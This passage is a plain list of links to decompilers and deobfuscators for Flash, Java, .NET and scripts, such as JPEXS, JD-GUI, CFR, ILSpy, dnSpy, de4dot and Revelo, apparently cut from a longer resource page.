- SWFREtools https://github.com/sporst/SWFREtools
- JPEXS Free Flash Decompiler https://www.free-decompiler.com/flash/
- AS3 Sorcerer https://www.as3sorcerer.com/index.html

# Tools (2)

- JD-GUI http://jd.benow.ca/
- JAD https://varaneckas.com/jad/
- Krakatau https://github.com/Storyyeller/Krakatau
- Procyon https://bitbucket.org/mstrobel/procyon/wiki/Java%20Decompiler
- CFR http://www.benf.org/other/cfr/
- ILSpy https://github.com/icsharpcode/ILSpy
- dnSpy https://github.com/0xd4d/dnSpy
- de4dot https://github.com/0xd4d/de4dot
- Revelo http://www.kahusecurity.com/?page_id=13485
- Script Deobfuscator http://www.kahusecurity.com/?page_id=13485